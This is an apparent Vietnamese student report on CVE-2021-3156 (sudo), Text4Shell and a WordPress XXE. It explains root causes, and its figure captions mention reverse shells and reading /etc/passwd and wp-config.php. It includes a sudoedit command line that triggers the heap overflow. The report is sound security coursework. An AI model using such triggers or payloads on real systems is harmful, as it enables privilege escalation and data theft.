|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| HỌC VIỆN KỸ THUẬT MẬT MÃ  **KHOA AN TOÀN THÔNG TIN**  Vector Logo] Học Viện Kỹ Thuật Mật Mã - ACTVN - Download Định Dạng EPS, SVG  Cho AI, Corel » Hải Triều  ĐỀ CƯƠNG MÔN HỌC  **KHAI THÁC LỖ HỔNG PHẦN MỀM**  **Đề tài:**  **NGHIÊN CỨU VỀ LỖ HỔNG**  **CVE-2021-3156,**  **CVE-2022-42889 VÀ**  **CVE 2021-29447**  Sinh viên thực hiện: Nhóm 4   |  |  | | --- | --- | | **ĐỖ XUÂN BẢNG** | **AT160206** | | **NGUYỄN THANH HẢI** | **AT160221** | | **ĐỖ THÀNH NAM** | **AT160239** | | **NGUYỄN ANH PHÁP** | **AT160151** | | **VŨ HỒNG PHÚC** | **AT160245** |   Giảng viên hướng dẫn: **TS. NGUYỄN MẠNH THẮNG**  Hà Nội, 04-2023 |

**MỞ ĐẦU**

Vấn đề của lỗ hổng phần mềm đã và đang gây ra những hậu quả nghiêm trọng trong lĩnh vực an ninh mạng. Trong khi các nhà phát triển phần mềm luôn cố gắng để tạo ra các ứng dụng và hệ thống an toàn hơn, những lỗ hổng phần mềm vẫn xuất hiện và được khai thác để gây ra những vụ tấn công, đe dọa đến tính bảo mật của các thiết bị và hệ thống.

Để giảm thiểu nguy cơ của lỗ hổng phần mềm, các chuyên gia an ninh mạng cần phải có kiến thức về các loại lỗ hổng phần mềm, phương pháp khai thác và cách phòng chống. Ngoài ra, họ cũng cần phải nắm rõ về những lỗ hổng phổ biến nhất để có thể tìm ra cách khắc phục và giảm thiểu ảnh hưởng của chúng.

Để thực hiện việc nghiên cứu về lỗ hổng phần mềm và phòng chống, qua việc tập trung vào nghiên cứu ba lỗ hổng phổ biến: CVE-2021-3156 (PE – Buffer Overflow), CVE-2022-42889 (Text4Shell) và CVE 2021-29447 (XXE). Những lỗ hổng này đã và đang gây ra nhiều rủi ro và gây thiệt hại lớn cho các hệ thống và dữ liệu. Từ việc tìm hiểu chi tiết về các lỗ hổng này, đưa ra được cái nhìn tổng quan về nguy cơ của lỗ hổng phần mềm và phương pháp phòng chống.

Mục tiêu thực hiện đồ án

Bài báo cáo sẽ tìm hiểu về 3 lỗ hổng CVE-2021-3156 (PE – Buffer Overflow), CVE-2022-42889 (Text4Shell) và CVE 2021-29447 (XXE). Thực hiện mô phỏng lại cách thức khai thác, từ đó đưa ra các giải pháp phòng chống cho từng lỗ hổng.

Bài báo cáo được chia làm 3 chương với nội dung sau:

**Chương I: Cơ sở lý thuyết**

**Chương II: Giới thiệu về các CVE**

**Chương III: Tiến hành demo thực nghiệm (dựa trên POC đã có)**

BẢNG PHÂN CÔNG

|  |  |
| --- | --- |
| **Đỗ Xuân Bảng** | **Tổng Hợp Word – Slide** |
| **Nguyễn Thanh Hải** | **Nghiên Cứu – Triển khai poc CVE-2021-3156 (Buffer Overflow)** |
| **Đỗ Thành Nam** | **Nghiên Cứu - Triển khai poc CVE-2022-42889 (Text4shell)** |
| **Nguyễn Anh Pháp** | **Nghiên Cứu - Triển khai poc CVE 2021-29447 (XXE)** |
| **Vũ Hồng Phúc** | **Tổng hợp word, góp ý** |

**MỤC LỤC**

[BẢNG PHÂN CÔNG 2](#_Toc134555366)

[DANH MỤC HÌNH ẢNH 5](#_Toc134555367)

[CHƯƠNG 1 CƠ SỞ LÝ THUYẾT 6](#_Toc134555368)

[1.1 Lỗ hổng Buffer Overflow 6](#_Toc134555369)

[1.1.1 Khái niệm 6](#_Toc134555370)

[1.1.2 Nguyên nhân dẫn đến lỗ hổng Buffer Overflow 6](#_Toc134555371)

[1.1.3 Phân loại các lỗ hổng Buffer Overflow thường gặp 6](#_Toc134555372)

[1.2 Lỗ hổng Server-Side Template Injection - SSTI 7](#_Toc134555373)

[1.2.1 Khái niệm 7](#_Toc134555374)

[1.2.2 Nguyên nhân dẫn đến lỗ hổng Server-Side Template Injection 7](#_Toc134555375)

[1.3 Lỗ hổng XML External Entity ( XXE) 8](#_Toc134555376)

[1.3.1 Khái niệm 8](#_Toc134555377)

[1.3.2 Nguyên nhân dẫn đến lỗ hổng XML External Entity . 9](#_Toc134555378)

[1.3.3 Phân loại lỗ hổng XML External Entity. 9](#_Toc134555379)

[1.4 Tác động, hậu quả từ các lỗ hổng Buffer Overflow, Server-Side Template Injection và XML External Entity 9](#_Toc134555380)

[CHƯƠNG 2 NGHIÊN CỨU 3 CVE 11](#_Toc134555381)

[2.1 CVE-2021-3156 (PE – Buffer Overflow) 11](#_Toc134555382)

[2.1.1 Nguyên nhân xảy ra 11](#_Toc134555383)

[2.1.2 Các ảnh hưởng của lỗ hổng 15](#_Toc134555384)

[2.2 CVE-2022-42889 (Text4Shell) 16](#_Toc134555385)

[2.2.1 Nguyên nhân xảy ra 16](#_Toc134555386)

[2.2.2 Các ảnh hưởng của lỗ hổng 19](#_Toc134555387)

[2.3 CVE 2021-29447 (XXE) 19](#_Toc134555388)

[2.3.1 Nguyên nhân xảy ra 19](#_Toc134555389)

[2.3.2 Các ảnh hưởng của lỗ hổng 19](#_Toc134555390)

[CHƯƠNG 3 TRIỂN KHAI POC 3 CVE 20](#_Toc134555391)

[3.1 CVE-2021-3156 (PE – Buffer Overflow) 20](#_Toc134555392)

[3.1.1 Môi trường, công cụ 20](#_Toc134555393)

[3.1.2 Kịch bản 20](#_Toc134555394)

[3.1.3 Thực nghiệm 20](#_Toc134555395)

[3.1.4 Cách khắc phục lỗ hổng 21](#_Toc134555396)

[3.2 CVE-2022-42889 (Text4Shell) 22](#_Toc134555397)

[3.2.1 Môi trường, công cụ POC CVE-2022-42889 22](#_Toc134555398)

[3.2.2 Kịch bản 25](#_Toc134555399)

[3.2.3 Thực nghiệm 25](#_Toc134555400)

[3.2.4 Cách khắc phục lỗ hổng 28](#_Toc134555401)

[3.3 CVE 2021-29447 (XXE) 28](#_Toc134555402)

[3.3.1 Môi trường, công cụ 28](#_Toc134555403)

[3.3.2 Kịch bản 28](#_Toc134555404)

[3.3.3 Thực nghiệm 29](#_Toc134555405)

[3.3.4 Cách khắc phục lỗ hổng 34](#_Toc134555406)

[TÀI LIỆU THAM KHẢO 35](#_Toc134555407)

DANH MỤC HÌNH ẢNH

[Hình 1 Hàm parse\_args() ở tệp sudo.c 12](#_Toc134598419)

[Hình 2 Hàm parse\_args() ở tệp parse\_args.c 13](#_Toc134598420)

[Hình 3 Hàm set\_cmnd() ở tệp plugin/sudoers/sudoers.c 14](#_Toc134598421)

[Hình 4 Phương thức kiểm tra của hàm parse\_args() 15](#_Toc134598422)

[Hình 5 Tính năng sudoedit ở parse\_args() 16](#_Toc134598423)

[Hình 6 Định nghĩa DEFAULT\_VALID\_FLAGS trong parse\_args() 16](#_Toc134598424)

[Hình 7 Xuất hiện lỗi tràn bộ nhớ 16](#_Toc134598425)

[Hình 8 Một số default lookup instance có thể được gọi trong hàm nội suy chuỗi. 18](#_Toc134598426)

[Hình 9 StringSubstitutor được khai báo trong ứng dụng có lỗ hổng 19](#_Toc134598427)

[Hình 10 Hàm tạo bộ nội suy và nội suy chuỗi đầu vào từ tham số search 19](#_Toc134598428)

[Hình 11 Tải công cụ khai thác lỗ hổng 21](#_Toc134598429)

[Hình 12 Sử dụng make để xây dựng chương trình 21](#_Toc134598430)

[Hình 13 Thực thi lệnh $ ./sudo-hax-me-a-sandwich để kiểm tra các lỗ hổng có thể khai thác được trên các hệ điều hành khác nhau 22](#_Toc134598431)

[Hình 14 Khai thác lỗ hổng thành công 22](#_Toc134598432)

[Hình 15 Mô hình mạng triển khai lỗ hổng Text4Shell 24](#_Toc134598433)

[Hình 16 Source code chứa lỗ hổng Text4Shell 24](#_Toc134598434)

[Hình 17 Sử dụng Maven dựng ứng dụng web 25](#_Toc134598435)

[Hình 18 Build ứng dụng với Docker 25](#_Toc134598436)

[Hình 19 Chạy ứng dụng trên Docker 26](#_Toc134598437)

[Hình 20 Tham số search nhận giá trị bất kỳ 27](#_Toc134598438)

[Hình 21 Ứng dụng trả về mã thực thi tuỳ ý 27](#_Toc134598439)

[Hình 22 Tệp 'test' được tạo trong thư mục /tmp 28](#_Toc134598440)

[Hình 23 Sử dụng netcat lắng nghe cổng 9000 28](#_Toc134598441)

[Hình 24 Truyền giá trị chứa reverse shell vào tham số search 28](#_Toc134598442)

[Hình 25 Lấy được shell với quyền root từ ứng dụng 28](#_Toc134598443)

[Hình 26 Giao diện bảng điều khiển Wordpress 30](#_Toc134598444)

[Hình 27 Tệp mã độc XML lưu dưới dạng .wav 30](#_Toc134598445)

[Hình 28 Cấu trúc file nap.dtd 31](#_Toc134598446)

[Hình 29 Tạo Server với cổng mở 8001 sử dụng python3 31](#_Toc134598447)

[Hình 30 Tải lên tệp mã độc .wav 31](#_Toc134598448)

[Hình 31 Giá trị p được trả về sau khi duyệt file nap.dtd 32](#_Toc134598449)

[Hình 32 Tạo file nap.php và sao chép giá trị từ tham số p rồi giải mã bằng base64 32](#_Toc134598450)

[Hình 33 Lấy được dữ liệu từ /etc/passwd 33](#_Toc134598451)

[Hình 34 Chỉnh sửa file nap.dtd để lấy dữ liệu từ wp-config.php 33](#_Toc134598452)

[Hình 35 Duyệt lại /nap.dtd 34](#_Toc134598453)

[Hình 36 Thay đổi giá trị từ tham số p 34](#_Toc134598454)

[Hình 37 Chạy file nap.php và thu được file wp-config.php 35](#_Toc134598455)

# CƠ SỞ LÝ THUYẾT

## Lỗ hổng Buffer Overflow

### Khái niệm

Lỗi tràn bộ đệm (Buffer Overflow) là một điều kiện bất thường khi tiến trình lưu trữ dữ liệu vượt ra ngoài biên của bộ nhớ đệm có chiều dài cố định. Kết quả là dữ liệu có thể đè lên các bộ nhớ liền kề. Dữ liệu bị ghi đè có thể bao gồm các bộ nhớ đệm khác, các biến và dữ liệu điều khiển luồng chảy của cả chương trình (program flow control).

### Nguyên nhân dẫn đến lỗ hổng Buffer Overflow

* Phương thức kiểm tra bên (boundary) không được tính đến, không được kiểm tra đầy đủ hoặc là được bỏ qua.
* Các ngôn ngữ lập trình như là ngôn ngữ C, bản thân nó đã tiền ẩn lỗ hổng. Ví dụ: Các phương thức sprintf(), gets(), canf(), v.v. trong ngôn ngữ C có thể được khai thác vì các hàm này không kiểm tra những buffer được cấp phát trên stack có kích thước lớn hơn dữ liệu được copy vào buffer hay không.

### Phân loại các lỗ hổng Buffer Overflow thường gặp

* Stack Overflow: xảy ra khi dữ liệu được ghi vào một bộ nhớ đệm nằm trong vùng Stack của chương trình, vượt quá giới hạn của bộ nhớ được cấp phát cho biến đó. Tin tặc có thể sử dụng lỗ hổng này để ghi đè lên các giá trị khác trong vùng nhớ và thực hiện các hành động độc hại, chẳng hạn như chạy mã độc.
* Heap Overflow: xảy ra khi dữ liệu được ghi vào một bộ nhớ đệm nằm trong vùng Heap của chương trình, vượt quá giới hạn của bộ nhớ được cấp phát cho biến đó. Tin tặc có thể sử dụng lỗ hổng này để ghi đè lên các giá trị khác trong vùng nhớ và thực hiện các hành động độc hại tương tự như Stack Overflow.
* Format String: Tràn bộ đệm chuỗi định dạng (thường được gọi là “lỗ hổng định dạng chuỗi”) là lỗi tràn bộ đệm ở mức chuyên môn cao, tác hại tương tự như các cuộc tấn công tràn bộ đệm khác. Về cơ bản, lỗ hổng định dạng chuỗi tận dụng lợi thế của các kiểu dữ liệu hỗn hợp và kiểm soát thông tin trong chức năng nhất định, chẳng hạn như C/C++ printf
* Integer overflow: Hiện tượng này xảy ra khi thực hiện một phép toán đưa ra kết quả là một số nguyên quá lớn, do đó kiểu dữ liệu số nguyên (interger) không thể lưu trữ được. Ví dụ: kiểu số nguyên 4 byte (32 bit) trong ngôn ngữ C có giá trị từ (-231) đến (231 – 1). Giả sử bây giờ bạn muốn lưu trữ giá trị 231 vào kiểu số nguyên thì chương trình có thể bị lỗi kết quả, tràn bộ đệm, v.v.
* Unicode overflow: Unicode overflow tạo một Buffer Overflow bằng cách chèn các kí tự Unicode vào input dự kiến của các ký tự ASCII. Ví dụ: các kí tự Ả Rập không thể được chuyển đổi bằng bảng mã ASCII, nhưng với Unicode thì hoàn toàn có thể. Khi đó, việc cung cấp các ký tự Unicode vào input của ASCII sẽ vượt qua giới hạn tối đa của ASCII, từ đó làm tràn buffer.
* Tấn công Return to libc: là một phương pháp khai thác lỗi tràn bộ đệm trên hệ thống có ngăn xếp không thực thi được, nó rất giống với tràn bộ đệm tiêu chuẩn, trong đó địa chỉ trả về được thay đổi để trỏ đến một vị trí mới mà chúng ta có thể kiểm soát. Tuy nhiên, vì không có mã thực thi nào được phép trên ngăn xếp, ta không thể chỉ gắn thẻ trong shellcode. Ví dụ, trong một chương trình C, hàm system() có nhiệm vụ thực thi các lệnh hệ thống bằng cách gọi một lệnh shell. Tin tặc có thể sử dụng một lỗi tràn bộ đệm để thay đổi giá trị trả về của một hàm khác trong thư viện, chẳng hạn như hàm exit(), thành địa chỉ của hàm system(). Khi hàm exit() được gọi, nó sẽ thực hiện hàm system() thay vì kết thúc chương trình như mong đợi ban đầu.

## Lỗ hổng Server-Side Template Injection - SSTI

### Khái niệm

Template engines (công cụ giúp chúng ta tách mã HTML thành các phần nhỏ hơn mà chúng ta có thể sử dụng lại trên nhiều tập tin HTML) được sử dụng rộng rãi bởi các ứng dụng web nhằm trình bày dữ liệu thông qua các trang web và emails. Việc nhập các đầu vào không đáng tin cậy từ người dùng vào trong templates dẫn đến Server-Side Template Injection - một lỗ hổng nghiêm trọng thường xuyên dễ dàng bị nhầm lẫn với Cross-Site Scripting (XSS), hoặc hoàn toàn bị bỏ qua.

Không giống như XSS, Template Injection có thể được sử dụng để tấn công trực tiếp vào bên trong máy chủ web và thường bao gồm Remote Code Execution (RCE) - thực thi mã từ xa, biến mọi ứng dụng dễ bị tấn công thành các điểm then chốt tiềm năng. Template Injection có thể phát sinh không những thông qua những lỗi thuộc về phía nhà phát triển mà còn thông qua những hành vi có chủ đích của Template để cố gắng truy cập những chức năng sâu hơn - thường được thực hiện trên các wiki, blog, ứng dụng tiếp thị và hệ thống quản lý nội dung.

### Nguyên nhân dẫn đến lỗ hổng Server-Side Template Injection

Template dạng static (tức là dạng “tĩnh”) sẽ chỉ cung cấp các placeholder (tạm hiểu là chỗ trống) để engine lấy các dữ liệu liên quan điền vào rồi render ra web page tương ứng. Ví dụ, Twig template sau đây sẽ lấy dữ liệu đẩy vào placeholder {first\_name} để tạo ra nội dung chào hỏi người dùng theo kiểu:

$output = $twig->render("Dear {first\_name},", array("first\_name" => $user.first\_name) );

Và với kiểu này thì SSTI sẽ không thể xảy ra vì thông tin đưa vào placeholder {first\_name} chỉ là dữ liệu đơn thuần.

Tuy nhiên, với template dạng string cho phép kết hợp trực tiếp thông tin nhập liệu của người dùng vào trước khi xuất bản ra web page như ví dụ sau đây thì mọi chuyện lại khác.

$output = $twig->render("Dear " . $\_GET['name']);

Trong tình huống này, một phần của template đã không còn static mà đã chuyển sang dynamic (động) tùy thuộc vào GET parameter name.

Vì lẽ đó, nếu gặp người dùng đưa payload độc hại vô bên trong parameter name (ví dụ thông qua việc chạy request với URL :

*http://vulnerable-website.com/?name={{bad-stuff-here}})* thì khi xử lý template syntax, server sẽ gặp nguy hiểm với bad-stuff-here.

Tình huống nói trên có thể do lập trình viên vô tình mắc phải khi bị áp lực tiến độ hoặc cũng có thể cố ý thiết kế như thế như một mục đích xấu.

## Lỗ hổng XML External Entity ( XXE)

### Khái niệm

#### Extensible Markup Language (XML)

XML là một ngôn ngữ đánh dấu được sử dụng để lưu trữ và truyền tải dữ liệu độc lập với nền tảng và phần mềm ứng dụng. Nó sử dụng các thẻ để đánh dấu các phần khác nhau của dữ liệu và cho phép người dùng tự định nghĩa các thẻ mới để phù hợp với nhu cầu của họ. XML được sử dụng rộng rãi trong các ứng dụng web để truyền tải dữ liệu giữa các hệ thống khác nhau.

Ví dụ về XML:

<?xml version="1.0" encoding="UTF-8"?>

<school>

<name>Academy of Cryptography Techniques</name>

<location>Chien Thang, Tan Trieu, Thanh Tri, Ha Noi</location >

< founded-year>1995</founded-year>

<website>http://actvn.edu.vn</website>

</school>

#### Entity

Trong XML, entity là một “đối tượng” hoặc “biến” được định nghĩa và sử dụng để đại diện cho một giá trị hoặc một chuỗi ký tự. Có hai loại entity trong XML: internal entity và External entity.

Internal entity được định nghĩa bên trong DTD (Document Type Definition) và được sử dụng để đại diện cho một giá trị hoặc chuỗi ký tự trong cùng một tài liệu XML.

Entity có thể được khai báo như sau:

<!ENTITY entity-name “entity-value” >

Hoặc:

<!ENTITY entity-name SYSTEM "URI/URL">

#### XML External Entity.

XML External Entity (XXE) hay tấn công thực thể bên ngoài XML là lỗ hổng lợi dụng tính năng phân tích cú pháp của XML dùng để phân tích cú pháp đầu vào XML từ người dùng. Từ đó tin tặc có thể truy cập đến các tệp cục bộ, chạy các lệnh, quét các dịch vụ và các cổng nội bộ, truy cập mạng nội bộ, từ đó có thể thực hiện 1 cuộc tấn công DOS đến máy chủ dễ bị khai thác

### Nguyên nhân dẫn đến lỗ hổng XML External Entity .

Về bản chất, lỗi XXE phát sinh do bên trong XML có chứa các tính năng nguy hiểm và XML cho phép sử dụng các công cụ phân tích các tính năng này.

### Phân loại lỗ hổng XML External Entity.

* Khai thác XXE để lấy dữ liệu tập tin
* Khai thác XXE để thực hiện tấn công SSRF
* Khai thác blind XXE lọc dữ liệu ngoài băng
* Khai thác blind XXE thông qua các thông báo lỗi

## Tác động, hậu quả từ các lỗ hổng Buffer Overflow, Server-Side Template Injection và XML External Entity

Tác động chung:

* Gây ra sự cố hoặc gián đoạn trong hoạt động của hệ thống.
* Tiết lộ thông tin nhạy cảm của hệ thống hoặc người dùng.
* Cho phép tin tặc thực hiện các hành động độc hại như thực thi mã độc, lấy cắp dữ liệu, kiểm soát hệ thống.

Ngoài ra đối với:

* Lỗ hổng Buffer Overflow: Cho phép tin tặc thực hiện các cuộc tấn công kiểu buffer overflow, thay đổi hoặc ghi đè lên dữ liệu bộ nhớ, gây ra crash hệ thống hoặc thực hiện các hành động độc hại.
* Lỗ hổng XXE: Cho phép tin tặc thực hiện các cuộc tấn công đọc hoặc truy cập các tài nguyên ngoài mạng, lấy cắp thông tin nhạy cảm, thực hiện các cuộc tấn công denial-of-service, và thực hiện các cuộc tấn công phân quyền để truy cập vào các tài nguyên quan trọng của hệ thống.
* Lỗ hổng SSTI: Cho phép tin tặc thực hiện các cuộc tấn công thực thi mã độc và kiểm soát hệ thống bằng cách chèn các biểu thức SSTI vào các ứng dụng web sử dụng các công cụ xử lý mẫu, làm cho các ứng dụng web trở nên không an toàn và dễ bị khai thác.

# NGHIÊN CỨU 3 CVE

## CVE-2021-3156 (PE – Buffer Overflow)

* CVE-2021-3156 là một lỗ hổng bảo mật phát hiện vào ngày 15 tháng 1 năm 2021.
* CVE-2021-3156 đã được tìm thấy trong sudo, một tiện ích dòng lệnh quan trọng trên hầu hết các hệ thống Unix và Linux.
* CVE-2021-3156 có điểm CVSS (Common Vulnerability Scoring System) là 7,8/10, được xếp vào mức độ "Nghiêm trọng". Cho phép tin tặc thực hiện các cuộc tấn công từ xa, gây ra các tác động nghiêm trọng, bao gồm chiếm quyền kiểm soát hệ thống hoặc lấy thông tin nhạy cảm.
* CVE-2021-3156 được khai thác bằng cách tận dụng một lỗi tràn bộ đệm trong sudo, cho phép tin tặc thực hiện mã độc để thực hiện các hành động độc hại trên hệ thống. Các phiên bản sudo bị ảnh hưởng bao gồm các phiên bản từ 1.8.2 đến 1.8.31p2 và 1.9.0 đến 1.9.5p1.

### Nguyên nhân xảy ra

Thông thường, sudo cho phép người dùng chạy các chương trình với đặc quyền bảo mật của người dùng khác (người dùng root được đặt theo mặc định). Người dùng phải cung cấp mật khẩu của riêng họ để xác thực. Sau khi xác thực, nếu tệp cấu hình cho phép người dùng truy cập, người dùng sẽ được phép sử dụng các đặc quyền của người dùng khác.

Khi chạy sudo với lựa chọn -s (MODE\_SHELL), thì  đầu hàm main(), parse\_args() được gọi để phân tích các đối số dòng lệnh, thoát khỏi tất cả các ký hiệu biểu diễn thông tin (meta character) có dấu gạch chéo ngược:

A picture containing screenshot, text, font

Description automatically generated

Hình Hàm parse\_args() ở tệp sudo.c

A screen shot of a computer program

Description automatically generated with low confidence

Hình Hàm parse\_args() ở tệp parse\_args.c

Sau đó, trong sudoers\_policy\_main(), set\_cmnd() được gọi để nối các đối số dòng lệnh vào heap, các ký hiệu biểu diễn thông tin không được giải phóng.

A picture containing text, screenshot, software, display

Description automatically generated

Hình Hàm set\_cmnd() ở tệp plugin/sudoers/sudoers.c


Chúng ta có thể nhận ra điểm yếu của Hàm set\_cmnd() ở trên. Bằng cách nếu một đối số dòng lệnh kết thúc bằng một dấu gạch chéo ngược, thì:

* Tại một số điểm, tại dòng 834, from[0] sẽ tương ứng với dấu gạch chéo ngược và from[1] sẽ là dấu kết rỗng (null terminator) ở cuối đối số, do đó !isspace((unsigned char)from[1]) sẽ là True.
* Nếu điều kiện ở dòng 834 thỏa mãn, thì ở dòng 835 form sẽ tăng lên 1, con trỏ sẽ chỉ vào dấu kết rỗng.
* Tại dòng 836, dấu kết rỗng được sao chép vào heap và from được tăng thêm một lần nữa, chỉ ra ngoài giới hạn của đối số.
* Vòng lặp while tiếp tục sao chép mọi ký tự ra khỏi giới hạn của đối số vào heap và vì kích thước ở dòng 821 được xác định là strlen(argument) + 1, nó gây ra tràn bộ nhớ heap.

Tuy nhiên, cần một số điều kiện nhất định để khai thác điểm yếu trên:

* Ở dòng 787, chúng ta cần chạy được MODE\_RUN, MODE\_EDIT hoặc MODE\_CHECK
* Tại dòng 826, chúng ta cần chạy được MODE\_SHELL hoặc MODE\_LOGIN\_SHELL

Nhưng nếu chạy được MODE\_SHELL hoặc MODE\_LOGIN\_SHELL, thì điều kiện ở dòng 559 trong parse\_args() được thỏa mãn trước khi tiếp cận mã dễ bị tấn công và các ký hiệu biểu diễn thông tin sẽ được giải phóng. Nói tóm lại, không có cách nào để thiết lập MODE\_SHELL và MODE\_CHECK hoặc MODE\_EDIT mà không thiết lập MODE\_RUN, như chúng ta có thể thấy từ hàm parse\_args() dưới đây.



Hình Phương thức kiểm tra của hàm parse\_args()

Nếu chúng ta thiết lập MODE\_EDIT, cờ MODE\_NONINTERACTIVE được thiết lập ở dòng 353, thì không thể thiết lập cờ MODE\_SHELL và nếu thiết lập cờ MODE\_CHECK, các cờ chế độ khác sẽ bị xóa ở dòng 501.


Nhưng chúng ta có thể nhận ra cách để “đi vòng qua” phương thức kiểm tra, đó là thực thi Sudo dưới dạng sudoedit

A picture containing text, screenshot, software, multimedia software

Description automatically generated

Hình Tính năng sudoedit ở parse\_args()

Chúng ta có thể thực thi Sudo dưới dạng sudoedit, nó sẽ tự động thêm MODE\_EDIT và valid\_flags sẽ được giữ nguyên.



Hình Định nghĩa DEFAULT\_VALID\_FLAGS trong parse\_args()

Thực thi sudoedit với tùy chọn -s, các cờ MODE\_EDIT và MODE\_SHELL được đặt mà không có MODE\_RUN, vì sẽ có thể tiếp cận mã dễ bị tấn công bằng một đối số kết thúc bằng dấu gạch chéo ngược và nó sẽ không được giải phóng.

Chúng ta có thể hoàn toàn khiến tràn bộ nhớ bằng câu lệnh sudoedit -s '\' $(python3 -c 'print("A"\*0x10000)')



Hình Xuất hiện lỗi tràn bộ nhớ

Điều này có thể cho phép tin tặc khai thác lỗ hổng này để chạy mã ngẫu nhiên, từ đó dẫn đến việc chạy lệnh với quyền root mà không cần xác thực hoặc được liệt kê trong tệp sudoers. Lỗ hổng này cũng áp dụng khi chạy vùng chứa không có đặc quyền.

### Các ảnh hưởng của lỗ hổng

* Tấn công từ chối dịch vụ (DoS): Tin tặc có thể tận dụng lỗi tràn bộ đệm để gửi lượng lớn dữ liệu tới máy chủ, làm cho nó không thể xử lý được và gây ra tình trạng từ chối dịch vụ.
* Thực thi mã độc: Tin tặc có thể chèn mã độc vào vùng nhớ bị tràn, sau đó thực thi mã đó để kiểm soát máy tính hoặc truy cập vào các tài khoản và dữ liệu quan trọng.
* Lấy thông tin nhạy cảm: Tin tặc có thể lợi dụng lỗi tràn bộ đệm để truy cập và lấy các thông tin nhạy cảm, chẳng hạn như mật khẩu, thông tin thẻ tín dụng hoặc thông tin cá nhân khác.
* Tấn công khai thác: Tin tặc có thể khai thác lỗi tràn bộ đệm để chạy mã độc và tìm kiếm các lỗ hổng khác trong hệ thống, từ đó tiếp tục tấn công để đánh cắp thông tin hoặc kiểm soát máy tính.
* Phá hủy dữ liệu: Tin tặc có thể sử dụng lỗi tràn bộ đệm để ghi đè lên dữ liệu quan trọng trong hệ thống, gây mất mát dữ liệu và làm hỏng hệ thống.

## CVE-2022-42889 (Text4Shell)

* CVE-2022-42889 - Text4Shell được phát hiện ngày 12 tháng 10 năm 2022
* CVE-2022-42889 - Text4Shell là một lỗ hổng có trong thư viện được sử dụng phổ biến của Java "Apache Commons Text".
* CVE-2022-42889 - Text4Shell là lỗ hổng được đánh giá nguy hiểm (CVS score ban đầu: 9.8), nó cho phép thực thi mã từ xa (RCE) đến máy chủ ứng dụng web có lỗ hổng này và có thể bị tin tặc khai thác để kiểm soát hoàn toàn các máy chủ ứng dụng web.
* Các versions có thể bị khai thác CVE-2022-42889-Text4Shell của thư viện "Apache Commons Text" là từ version 1.5 đến 1.9.

### Nguyên nhân xảy ra

CVE-2022-42889 - Text4Shell là lỗ hổng ảnh hưởng đến thư viện “Apache Commons Text” của Java. Ngoài những chức năng cốt lõi mà Java cung cấp, thư viện này cung cấp các phương thức khác nhau để làm việc với các chuỗi. Một trong những chức năng đó là thực hiện nội suy chuỗi.


Nội suy chuỗi (string interpolation) có thể được hiểu đơn giản là một kỹ thuật cho phép người dùng chèn các giá trị biểu thức vào các chuỗi ký tự, tương tự như các chuỗi định dạng trong C.

Lỗ hổng CVE-2022-42889 - Text4Shell gây ra bởi tập hợp những “lookup instances” mặc định bắt nguồn từ Class “StringSubstitutor” trong thư viện "Apache Commons Text" cung cấp các tính năng liên quan đến nội suy chuỗi. (Tham khảo website [StringSubstitutor (Apache Commons Text 1.10.0 API)](https://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/StringSubstitutor.html))

Một số trường hợp sử dụng phổ biến của “StringSubstitutor”:

